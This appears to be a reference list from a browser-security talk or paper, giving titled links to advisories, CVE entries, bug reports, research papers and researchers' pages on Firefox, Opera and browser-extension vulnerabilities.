■ **Firefox nsiscriptable CVE**

- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1585>

■ **Opera Use After Free**

- http://malerisch.net/docs/advisories/opera_use_after_free_crash_poc.html

- **Cross Context Scripting in Firefox addons**
 - http://malerisch.net/docs/cross_context_scripting/Cross_Context_Scripting_with_Firefox.html
- **Exploiting Firefox Extensions**
 - <http://www.slideshare.net/robertosl81/exploiting-firefox-extensions>
- **WizzRSS – Security Advisory**
 - http://www.security-assessment.com/files/advisories/WizzRSS_Firefox_Extension_Privileged_Code_Injection.pdf
- **Opera fail:**
 - José Antonio Vázquez (@0xde1) - <http://www.enred20.org/node/27>
 - <http://my.opera.com/securitygroup/blog/2011/10/19/about-the-svg-font-manipulation-vulnerability-that-was-fixed-in-11-52#comments>

- **Spoof Status Bar:**
 - <https://bug338459.bugzilla.mozilla.org/attachment.cgi?id=222524>
- **Don't allow bookmarking an evaluated+loaded javascript: URL**
 - https://bugzilla.mozilla.org/show_bug.cgi?id=371179
- **Opera Stored XSS**
 - <http://seclists.org/fulldisclosure/2008/Oct/394>
- **Avant Forum Contact**
 - <http://forum.avantbrowser.com/viewtopic.php?f=21&t=31119&p=182724&hilit=report+security#p182724>
- **Heap Spraying Demystified**
 - <https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/>

- **Blog – Roberto Suggi Liverani**
 - <http://blog.malerisch.net/>
- **Twitter account - @malerisch**
 - <https://twitter.com/malerisch>
- **Security-Assessment.com Research**
 - <http://www.security-assessment.com/page/archive.htm>
- **Nick Freeman – Publications**
 - <http://atta.cked.me/publications>